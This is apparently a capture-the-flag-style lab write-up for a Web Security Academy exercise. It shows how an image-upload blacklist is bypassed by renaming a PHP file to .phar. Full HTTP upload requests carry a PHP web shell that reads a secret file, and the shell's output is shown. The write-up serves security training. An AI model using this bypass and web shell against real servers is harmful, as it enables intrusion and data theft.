
Lab: Web shell upload via extension blacklist bypass

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.


To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

First, we upload a .png image, and check how the server processes the .png image,




Your username is: wiener




The file avatars/OIP.jpg has been uploaded.

Next, we try to upload the exploit.php,




```
POST /my-account/avatar HTTP/2
Host: 0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
Cookie: session=kNgGNel3CuWDSXCkJwen0EFeAjugxozc
Content-Length: 476
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrXTg0tsaZGgujAcu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

------WebKitFormBoundaryrXTg0tsaZGgujAcu
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: application/octet-stream

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryrXTg0tsaZGgujAcu
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryrXTg0tsaZGgujAcu
Content-Disposition: form-data; name="csrf"

uyHMPn9GzjjWGHoX0rDamsGogbEJAU03
------WebKitFormBoundaryrXTg0tsaZGgujAcu--

```




Sorry, php files are not allowed Sorry, there was an error uploading your file.

We can’t upload .php file as it is blacklisted, we need to provide other .php extensions to evade blacklist.


If we provide .phar extension we are able to upload the exploit.



```
POST /my-account/avatar HTTP/2
Host: 0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
Cookie: session=kNgGNel3CuWDSXCkJwen0EFeAjugxozc
Content-Length: 476
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywtTP0JyhZIYf9nzS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

------WebKitFormBoundarywtTP0JyhZIYf9nzS
Content-Disposition: form-data; name="avatar"; filename="exploit.phar"
Content-Type: application/x.php

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundarywtTP0JyhZIYf9nzS
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundarywtTP0JyhZIYf9nzS
Content-Disposition: form-data; name="csrf"

uyHMPn9GzjjWGHoX0rDamsGogbEJAU03
------WebKitFormBoundarywtTP0JyhZIYf9nzS--

```




The file avatars/exploit.phar has been uploaded.



https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net/files/avatars/exploit.phar

goOJfGLluenifLf7CiESbSMzt78IRZaa



Web shell upload via extension blacklist bypass

Congratulations, you solved the lab!

My Account

Your username is: wiener